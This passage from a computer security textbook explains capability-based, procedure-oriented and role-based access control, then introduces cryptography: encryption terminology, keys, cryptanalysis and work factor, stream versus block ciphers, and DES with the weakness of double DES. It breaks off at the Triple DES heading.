


FIGURE 2-17 Passing Objects to a Domain

Because each capability identifies a single object in a domain, the collection of capabilities defines the domain. When a process calls a subprocedure and passes certain objects to the subprocedure, the operating system forms a stack of all the capabilities of the current procedure. The operating system then creates new capabilities for the subprocedure.

Operationally, capabilities are a straightforward way to keep track of the access rights of subjects to objects during execution. The capabilities are backed up by a more comprehensive table, such as an access control matrix or an access control list. Each time a process seeks to use a new object, the operating system examines the master list of objects and subjects to determine whether the object is accessible. If so, the operating system creates a capability for that object.

Capabilities must be stored in memory inaccessible to normal users. One way of accomplishing this is to store capabilities in segments not pointed at by the user's segment table or to enclose them in protected memory as from a pair of base/bounds registers. Another approach is to use a tagged architecture machine to identify capabilities as structures requiring protection.

During execution, only the capabilities of objects that have been accessed by the current process are kept readily available. This restriction improves the speed with which access to an object can be checked. This approach is essentially the one used in Multics, as described in [\[FAB74\]](#).

Capabilities can be revoked. When an issuing subject revokes a capability, no further access under the revoked capability should be permitted. A capability table can contain pointers to the active capabilities spawned under it so that the operating system can trace

what access rights should be deleted if a capability is revoked. A similar problem is deleting capabilities for users who are no longer active.

These three basic structures, the directory, access control matrix and its subsets, and capability, are the basis of access control systems implemented today. Quite apart from the mechanical implementation of the access control matrix or its substructures, two access models relate more specifically to the objective of access control: relating access to a subject's role or the context of the access. We present those models next.

Procedure-Oriented Access Control

One goal of access control is restricting not just what subjects have access to an object, but also what they can *do* to that object. Read versus write access can be controlled rather readily by most applications and operating systems, but more complex control is not so easy to achieve.

By **procedure-oriented** protection, we imply the existence of a procedure that controls access to objects (for example, by performing its own user authentication to strengthen the basic protection provided by the basic operating system). In essence, the procedure forms a capsule around the object, permitting only certain specified accesses.

Procedures can perform actions specific to a particular object in implementing access control.

Procedures can ensure that accesses to an object be made through a trusted interface. For example, neither users nor general operating system routines might be allowed direct access to the table of valid users. Instead, the only accesses allowed might be through three procedures: one to add a user, one to delete a user, and one to check whether a particular name corresponds to a valid user. These procedures, especially add and delete, could use their own checks to make sure that calls to them are legitimate.

Procedure-oriented protection implements the principle of information hiding because the means of implementing an object are known only to the object's control procedure. Of course, this degree of protection carries a penalty of inefficiency. With procedure-oriented protection, there can be no simple, fast access checking, even if the object is frequently used.

Role-Based Access Control

We have not yet distinguished among kinds of users, but we want some users (such as administrators) to have significant privileges, and we want others (such as regular users or guests) to have lower privileges. In companies and educational institutions, this can get complicated when an ordinary user becomes an administrator or a baker moves to the candlestick makers' group. **Role-based access control** lets us associate privileges with groups, such as all administrators can do this or candlestick makers are forbidden to do that. Administering security is easier if we can control access by job demands, not by person. Access control keeps up with a person who changes responsibilities, and the system administrator does not have to choose the appropriate access control settings for someone. For more details on the nuances of role-based access control, see [[FER03](#)].

Access control by role recognizes common needs of all members of a set of subjects.

In conclusion, our study of access control mechanisms has intentionally progressed from simple to complex. Historically, as the mechanisms have provided greater flexibility, they have done so with a price of increased overhead. For example, implementing capabilities that must be checked on each access is far more difficult than implementing a simple directory structure that is checked only on a subject's first access to an object. This complexity is apparent to both the user and implementer. The user is aware of additional protection features, but the naïve user may be frustrated or intimidated at having to select protection options with little understanding of their usefulness. The implementation complexity becomes apparent in slow response to users. The balance between simplicity and functionality is a continuing struggle in security.

2.3 Cryptography

Next we introduce the third of our basic security tools, cryptography. In this chapter we present only the rudiments of the topic, just enough so you can see how it can be used and what it can achieve. We leave the internals for [Chapter 12](#) at the end of this book. We do that because most computer security practitioners would be hard-pressed to explain or implement good cryptography from scratch, which makes our point that you do not need to understand the internals of cryptography just to use it successfully. As you read this chapter you may well ask why something is done in a particular way or how something really works. We invite you to jump to [Chapter 12](#) for the details. But this chapter focuses on the tool and its uses, leaving the internal workings for the future.

Encryption or cryptography—the name means secret writing—is probably the strongest defense in the arsenal of computer security protection. Well-disguised data cannot easily be read, modified, or fabricated. Simply put, encryption is like a machine: you put data in one end, gears spin and lights flash, and you receive modified data out the other end. In fact, some encryption devices used during World War II operated with actual gears and rotors, and these devices were effective at deterring (although not always preventing) the opposite side from reading the protected messages. Now the machinery has been replaced by computer algorithms, but the principle is the same: A transformation makes data difficult for an outsider to interpret.

Cryptography conceals data against unauthorized access.

We begin by examining what encryption does and how it works. We introduce the basic principles of encryption algorithms, introducing two types of encryption with distinct uses. Because weak or flawed encryption creates only the illusion of protection, we also look at how encryption can fail. We briefly describe techniques used to break through the protective cover to void security. Building on these basic types of encryption, we show how to combine them to securely address several general problems of computing and communicating.

Problems Addressed by Encryption

Sometimes we describe encryption in the context of sending secret messages. This framing is just for ease of description: The same concepts apply to protecting a file of data or sensitive information in memory. So when we talk about sending a message, you should also think of protecting any digital object for access only by authorized people.

Consider the steps involved in sending messages from a **sender**, S , to a **recipient**, R . If S entrusts the message to T , who then delivers it to R , T then becomes the **transmission medium**. If an outsider, O , wants to access the message (to read, change, or even destroy it), we call O an **interceptor** or **intruder**. Any time after S transmits the message via T , it is vulnerable to exploitation, and O might try to access it in any of the following ways:

- *block* it, by preventing its reaching R , thereby affecting the availability of the message
- *intercept* it, by reading or listening to the message, thereby affecting the confidentiality of the message
- *modify* it, by seizing the message and changing it in some way, affecting the message's integrity
- *fabricate* an authentic-looking message, arranging for it to be delivered as if it came from S , thereby also affecting the integrity of the message

As you can see, a message's vulnerabilities reflect the four possible security failures we identified in [Chapter 1](#). Fortunately, encryption is a technique that can address all these problems. Encryption is a means of maintaining secure data in an insecure environment. In this book, we study encryption as a security technique, and we see how it is used in protecting programs, databases, networks, and electronic communications.

Terminology

Encryption is the process of encoding a message so that its meaning is not obvious; **decryption** is the reverse process, transforming an encrypted message back into its normal, original form. Alternatively, the terms **encode** and **decode** or **encipher** and **decipher** are used instead of encrypt and decrypt.² That is, we say we encode, encrypt, or encipher the original message to hide its meaning. Then, we decode, decrypt, or decipher it to reveal the original message. A system for encryption and decryption is called a **cryptosystem**.

² There are slight differences in the meanings of these three pairs of words, although they are not significant in the context of this discussion. Strictly speaking, **encoding** is the process of translating entire words or phrases to other words or phrases, whereas **enciphering** is translating letters or symbols individually; **encryption** is the group term that covers both encoding and enciphering.

The original form of a message is known as **plaintext**, and the encrypted form is called **ciphertext**. This relationship is shown in [Figure 2-18](#). Think of encryption as a form of opaque paint that obscures or obliterates the plaintext, preventing it from being seen or interpreted accurately. Then, decryption is the process of peeling away the paint to reveal the original plaintext again.




FIGURE 2-18 Plaintext and Ciphertext

Ciphertext: encrypted material; plaintext: material in intelligible form

We use a formal notation to describe the transformations between plaintext and ciphertext. For example, we write $C = E(P)$ and $P = D(C)$, where C represents the ciphertext, E is the encryption rule, P is the plaintext, and D is the decryption rule. What we seek is a cryptosystem for which $P = D(E(P))$. In other words, we want to be able to convert the plaintext message to ciphertext to protect it from an intruder, but we also want to be able to get the original message back so that the receiver can read it properly.

Encryption Keys

A cryptosystem involves a set of rules for how to encrypt the plaintext and decrypt the ciphertext. The encryption and decryption rules, called **algorithms**, often use a device called a **key**, denoted by K , so that the resulting ciphertext depends on the original plaintext message, the algorithm, and the key value. We write this dependence as $C = E(K, P)$. Essentially, E is a set of encryption algorithms, and the key K selects one specific algorithm from the set.

This process is similar to using mass-produced locks in houses. As a homeowner, you would pay dearly to contract with someone to invent and make a lock just for your house. In addition, you would not know whether a particular inventor's lock was really solid or how it compared with those of other inventors. A better solution is to have a few well-known, well-respected companies producing standard locks that differ according to the (physical) key. Then, you and your neighbor might have the same brand and style of lock, but your key will open only your lock. In the same way, it is useful to have a few well-examined encryption algorithms for everyone to use, but differing keys would prevent someone from breaking into data you are trying to protect.

Sometimes the encryption and decryption keys are the same, so $P = D(K, E(K, P))$, meaning that the same key, K , is used both to encrypt a message and later to decrypt it. This form is called **symmetric** or **single-key** or **secret** key encryption because D and E are mirror-image processes. As a trivial example, the encryption algorithm might be to shift each plaintext letter forward n positions in the alphabet. For $n = 1$, A is changed to b, B to c, ... P to q, ... and Z to a, so we say the key value is n , moving n positions forward for encryption and backward for decryption. (You might notice that we have written the plaintext in uppercase letters and the corresponding ciphertext in lowercase; cryptographers sometimes use that convention to help them distinguish the two.)

Symmetric encryption: one key encrypts and decrypts.

At other times, encryption and decryption keys come in pairs. Then, a decryption key, K_D , inverts the encryption of key K_E , so that $P = D(K_D, E(K_E, P))$. Encryption algorithms of this form are called **asymmetric** or **public** key because converting C back to P involves a series of steps and a key that are different from the steps and key of E . The difference between symmetric and asymmetric encryption is shown in [Figure 2-19](#).




FIGURE 2-19 Symmetric and Asymmetric Encryption

Asymmetric encryption: one key encrypts, a different key decrypts.

A key gives us flexibility in using an encryption scheme. We can create different encryptions of one plaintext message just by changing the key. Moreover, using a key provides additional security. If the encryption algorithm should fall into the interceptor's hands, future messages can still be kept secret because the interceptor will not know the key value. [Sidebar 2-14](#) describes how the British dealt with written keys and codes in World War II. An encryption scheme that does not require the use of a key is called a **keyless cipher**.

Sidebar 2-14 Silken Codes

Leo Marks [[MAR98](#)] describes his life as a code-maker in Britain during World War II. That is, the British hired Marks and others to devise codes that could be used by spies and soldiers in the field. In the early days, the encryption scheme depended on poems that were written for each spy, and it relied on the spy's ability to memorize and recall the poems correctly.

Marks reduced the risk of error by introducing a coding scheme that was printed on pieces of silk. Silk hidden under clothing could not be felt when the spy was patted down and searched. And, unlike paper, silk burns quickly and completely, so the spy could destroy incriminating evidence, also ensuring that the enemy could not get even fragments of the valuable code. When pressed by superiors as to why the British should use scarce silk (which was also needed for war-time necessities like parachutes) for codes, Marks said that it was a choice

“between silk and cyanide.”

The history of encryption is fascinating; it is well documented in David Kahn’s book [KAH96]. Claude Shannon is considered the father of modern cryptography because he laid out a formal, mathematical foundation for information security and expounded on several principles for secure cryptography at the naissance of digital computing [SHA49]. Encryption has been used for centuries to protect diplomatic and military communications, sometimes without full success. The word **cryptography** refers to the practice of using encryption to conceal text. A **cryptanalyst** studies encryption and encrypted messages, hoping to find the hidden meanings. A cryptanalyst might also work defensively, probing codes and ciphers to see if they are solid enough to protect data adequately.

Both a **cryptographer** and a cryptanalyst attempt to translate coded material back to its original form. Normally, a cryptographer works on behalf of a legitimate sender or receiver, whereas a cryptanalyst works on behalf of an unauthorized interceptor. Finally, **cryptology** is the research into and study of encryption and decryption; it includes both cryptography and cryptanalysis.

Cryptanalysis

A cryptanalyst’s chore is to **break** an encryption. That is, the cryptanalyst attempts to deduce the original meaning of a ciphertext message. Better yet, the cryptanalyst hopes to determine which decrypting algorithm, and ideally which key, matches the encrypting algorithm to be able to break other messages encoded in the same way.

For instance, suppose two countries are at war and the first country has intercepted encrypted messages of the second. Cryptanalysts of the first country want to decipher a particular message so as to anticipate the movements and resources of the second. But even better is to discover the actual decryption method; then the first country can penetrate the encryption of *all* messages sent by the second country.

An analyst works with a variety of information: encrypted messages, known encryption algorithms, intercepted plaintext, data items known or suspected to be in a ciphertext message, mathematical or statistical tools and techniques, and properties of languages, as well as plenty of ingenuity and luck. Each piece of evidence can provide a clue, and the analyst puts the clues together to try to form a larger picture of a message’s meaning in the context of how the encryption is done. Remember that there are no rules. An interceptor can use any means available to tease out the meaning of the message.

Work Factor

An encryption algorithm is called **breakable** when, given enough time and data, an analyst can determine the algorithm. However, an algorithm that is theoretically breakable may in fact be impractical to try to break. To see why, consider a 25-character message that is expressed in just uppercase letters. A given cipher scheme may have 26^{25} (approximately 10^{35}) possible decipherments, so the task is to select the right one out of the 26^{25} . If your computer could perform on the order of 10^{10} operations per second, finding this decipherment would require on the order of 10^{25} seconds, or roughly 10^{17} years. In this case, although we know that theoretically we could generate the solution,

determining the deciphering algorithm by examining all possibilities can be ignored as infeasible with current technology.

The difficulty of breaking an encryption is called its **work factor**. Again, an analogy to physical locks may prove helpful. As you know, physical keys have notches or other irregularities, and the notches cause pins to move inside a lock, allowing the lock to open. Some simple locks, such as those sold with suitcases, have only one notch, so these locks can often be opened with just a piece of bent wire; worse yet, some manufacturers produce only a few (and sometimes just one!) distinct internal pin designs; you might be able to open any such lock with a ring of just a few keys. Clearly these locks are cosmetic only.

Common house locks have five or six notches, and each notch can have any of ten depths. To open such a lock requires finding the right combination of notch depths, of which there may be up to a million possibilities, so carrying a ring of that many keys is infeasible. Even though in theory someone could open one of these locks by trying all possible keys, in practice the number of possibilities is prohibitive. We say that the work factor to open one of these locks without the appropriate key is large enough to deter most attacks. So too with cryptography: An encryption is adequate if the work to decrypt without knowing the encryption key is greater than the value of the encrypted data.

Work factor: amount of effort needed to break an encryption (or mount a successful attack)

Two other important issues must be addressed when considering the breakability of encryption algorithms. First, the cryptanalyst cannot be expected to try only the hard, long way. In the example just presented, the obvious decryption might require 26^{25} machine operations, but a more ingenious approach might require only 10^{15} operations. At the speed of 10^{10} operations per second, 10^{15} operations take slightly more than one day. The ingenious approach is certainly feasible. In fact, newspapers sometimes print cryptogram puzzles that humans solve with pen and paper alone, so there is clearly a shortcut to our computer machine time estimate of years or even one day of effort. The newspaper games give hints about word lengths and repeated characters, so humans are solving an easier problem. As we said, however, cryptanalysts also use every piece of information at their disposal.

Some of the algorithms we study in this book are based on known “hard” problems that take an unreasonably long time to solve. But the cryptanalyst does not necessarily have to solve the underlying problem to break the encryption of a single message. Sloppy use of controls can reveal likely words or phrases, and an analyst can use educated guesses combined with careful analysis to generate all or much of an important message. Or the cryptanalyst might employ a spy to obtain the plaintext entirely outside the system; analysts might then use the pair of plaintext and corresponding ciphertext to infer the algorithm or key used to apply to subsequent messages.

In cryptanalysis there are no rules: Any action is fair play.

Second, estimates of breakability are based on current technology. An enormous

advance in computing technology has occurred since 1950. Things that were infeasible in 1940 became possible by the 1950s, and every succeeding decade has brought greater improvements. A conjecture known as “Moore’s Law” asserts that the speed of processors doubles every 1.5 years, and this conjecture has been true for over three decades. We dare not pronounce an algorithm secure just because it cannot be broken with *current* technology, or worse, that it has not been broken yet.

In this book we write that something is impossible; for example, it is impossible to obtain plaintext from ciphertext without the corresponding key and algorithm. Please understand that in cryptography few things are truly impossible: infeasible or prohibitively difficult, perhaps, but impossible, no.

Symmetric and Asymmetric Encryption Systems

Recall that the two basic kinds of encryptions are symmetric (also called “secret key”) and asymmetric (also called “public key”). Symmetric algorithms use one key, which works for both encryption and decryption. Usually, the decryption algorithm is closely related to the encryption one, essentially running the encryption in reverse.

The symmetric systems provide a two-way channel to their users: A and B share a secret key, and they can both encrypt information to send to the other as well as decrypt information from the other. As long as the key remains secret, the system also provides **authenticity**, proof that a message received was not fabricated by someone other than the declared sender.³ Authenticity is ensured because only the legitimate sender can produce a message that will decrypt properly with the shared key.

³. This being a security book, we point out that the proof is actually that the message was sent by someone who had or could simulate the effect of the sender’s key. With many security threats there is a small, but non-zero, risk that the message is not actually from the sender but is a complex forgery.

Symmetry is a major advantage of this type of encryption, but it also leads to a problem: How do two users A and B obtain their shared secret key? And only A and B can use that key for their encrypted communications. If A wants to share encrypted communication with another user C, A and C need a different shared secret key. Managing keys is the major difficulty in using symmetric encryption. In general, n users who want to communicate in pairs need $n * (n - 1)/2$ keys. In other words, the number of keys needed increases at a rate proportional to the *square* of the number of users! So a property of symmetric encryption systems is that they require a means of **key distribution**.

Asymmetric or public key systems, on the other hand, typically have precisely matched pairs of keys. The keys are produced together or one is derived mathematically from the other. Thus, a process computes both keys as a set.

But for both kinds of encryption, a key must be kept well secured. Once the symmetric or private key is known by an outsider, all messages written previously or in the future can be decrypted (and hence read or modified) by the outsider. So, for all encryption algorithms, **key management** is a major issue. It involves storing, safeguarding, and activating keys.

Asymmetric systems excel at key management. By the nature of the public key approach, you can send a public key in an email message or post it in a public directory. Only the corresponding private key, which presumably is not disclosed, can decrypt what

has been encrypted with the public key.

Stream and Block Ciphers

One final characterization of encryption algorithms relates to the nature of the data to be concealed. Suppose you are streaming video, perhaps a movie, from a satellite. The stream may come in bursts, depending on such things as the load on the satellite and the speed at which the sender and receiver can operate. For such application you may use what is called **stream encryption**, in which each bit, or perhaps each byte, of the data stream is encrypted separately. A model of stream enciphering is shown in [Figure 2-20](#). Notice that the input symbols are transformed one at a time. The advantage of a stream cipher is that it can be applied immediately to whatever data items are ready to transmit. But most encryption algorithms involve complex transformations; to do these transformations on one or a few bits at a time is expensive.




FIGURE 2-20 Stream Enciphering

To address this problem and make it harder for a cryptanalyst to break the code, we can use block ciphers. A **block cipher** encrypts a group of plaintext symbols as a single block. A block cipher algorithm performs its work on a quantity of plaintext data all at once. Like a machine that cuts out 24 cookies at a time, these algorithms capitalize on economies of scale by operating on large amounts of data at once. Blocks for such algorithms are typically 64, 128, 256 bits or more. The block size need not have any particular relationship to the size of a character. Block ciphers work on blocks of plaintext and produce blocks of ciphertext, as shown in [Figure 2-21](#). In the figure, the central box represents an encryption machine: The previous plaintext pair is converted to po, the current one being converted is IH, and the machine is soon to convert ES.




FIGURE 2-21 Block Cipher

Stream ciphers encrypt one bit or one byte at a time; block ciphers encrypt a fixed number of bits as a single chunk.

[Table 2-10](#) lists the advantages and disadvantages of stream and block encryption algorithms.

	Stream	Block
Advantages	<ul style="list-style-type: none"> • <i>Speed of transformation.</i> Because each symbol is encrypted without regard for any other plaintext symbols, each symbol can be encrypted as soon as it is read. Thus, the time to encrypt a symbol depends only on the encryption algorithm itself, not on the time it takes to receive more plaintext. • <i>Low error propagation.</i> Because each symbol is separately encoded, an error in the encryption process affects only that character. 	<ul style="list-style-type: none"> • <i>High diffusion.</i> Information from the plaintext is diffused into several ciphertext symbols. One ciphertext block may depend on several plaintext letters. • <i>Immunity to insertion of symbol.</i> Because blocks of symbols are enciphered, it is impossible to insert a single symbol into one block. The length of the block would then be incorrect, and the decipherment would quickly reveal the insertion.
Disadvantages	<ul style="list-style-type: none"> • <i>Low diffusion.</i> Each symbol is separately enciphered. Therefore, all the information of that symbol is contained in one symbol of ciphertext. • <i>Susceptibility to malicious insertions and modifications.</i> Because each symbol is separately enciphered, an active interceptor who has broken the code can splice pieces of previous messages and transmit a spurious new message that may look authentic. 	<ul style="list-style-type: none"> • <i>Slowness of encryption.</i> The person or machine doing the block ciphering must wait until an entire block of plaintext symbols has been received before starting the encryption process. • <i>Padding.</i> A final short block must be filled with irrelevant data to make a full-sized block. • <i>Error propagation.</i> An error will affect the transformation of all other characters in the same block.

TABLE 2-10 Stream and Block Encryption Algorithms

With this description of the characteristics of different encryption algorithms we can now turn to some widely used encryption algorithms. We present how each works, a bit of the historical context and motivation for each, and some strengths and weaknesses. We identify these algorithms by name because these names appear in the popular literature. We also introduce other symmetric algorithms in [Chapter 12](#). Of course you should recognize that these are just examples of popular algorithms; over time these algorithms may be superseded by others. To a large degree cryptography has become plug-and-play, meaning that in an application developers can substitute one algorithm for another of the same type and similar characteristics. In that way advancements in the field of cryptography do not require that all applications using cryptography be rewritten.

DES: The Data Encryption Standard

The Data Encryption Standard (DES) [[NBS77](#)], a system developed for the U.S. government, was intended for use by the general public. Standards organizations have officially accepted it as a cryptographic standard both in the United States and abroad. Moreover, many hardware and software systems have been designed with DES. For many years it was the algorithm of choice for protecting financial, personal, and corporate data; however, researchers increasingly questioned its adequacy as it aged.

Overview of the DES Algorithm

The DES algorithm [[NBS77](#)] was developed in the 1970s by IBM for the U.S. National Institute of Standards and Technology (NIST), then called the National Bureau of Standards (NBS). DES is a careful and complex combination of two fundamental building blocks of encryption: substitution and transposition. The algorithm derives its strength from repeated application of these two techniques, one on top of the other, for a total of 16 cycles. The sheer complexity of tracing a single bit through 16 iterations of substitutions and transpositions has so far stopped researchers in the public from identifying more than a handful of general properties of the algorithm.

The algorithm begins by encrypting the plaintext as blocks of 64 bits. The key is 64 bits long, but in fact it can be any 56-bit number. (The extra 8 bits are often used as check digits but do not affect encryption in normal implementations. Thus we say that DES uses a key, the strength of which is 56 bits.) The user can pick a new key at will any time there is uncertainty about the security of the old key.

DES encrypts 64-bit blocks by using a 56-bit key.

DES uses only standard arithmetic and logical operations on binary data up to 64 bits long, so it is suitable for implementation in software on most current computers. Encrypting with DES involves 16 iterations, each employing replacing blocks of bits (called a substitution step), shuffling the bits (called a permutation step), and mingling in bits from the key (called a key transformation). Although complex, the process is table driven and repetitive, making it suitable for implementation on a single-purpose chip. In fact, several such chips are available on the market for use as basic components in devices that use DES encryption in an application.

Double and Triple DES

As you know, computing power has increased rapidly over the last few decades, and it promises to continue to do so. For this reason, the DES 56-bit key length is not long enough for some people's comfort. Since the 1970s, researchers and practitioners have been interested in a longer-key version of DES. But we have a problem: The DES algorithm design is fixed to a 56-bit key.

Double DES

To address the discomfort, some researchers suggest using a double encryption for greater secrecy. The double encryption works in the following way. Take two keys, k_1 and k_2 , and perform two encryptions, one on top of the other: $E(k_2, E(k_1, m))$. In theory, this approach should multiply the difficulty of breaking the encryption, just as two locks are harder to pick than one.

Unfortunately, that assumption is false. Ralph Merkle and Martin Hellman [[MER81](#)] showed that two encryptions are scarcely better than one: two encryptions with different 56-bit keys are equivalent in work factor to one encryption with a 57-bit key. Thus, the double encryption adds only a small amount of extra work for the attacker who is trying to infer the key(s) under which a piece of ciphertext was encrypted. As we soon describe, some 56-bit DES keys have been derived in just days; two times days is still days, when the hope was to add months if not years of work for the second encryption. Alas, double DES adds essentially no more security.

Triple DES

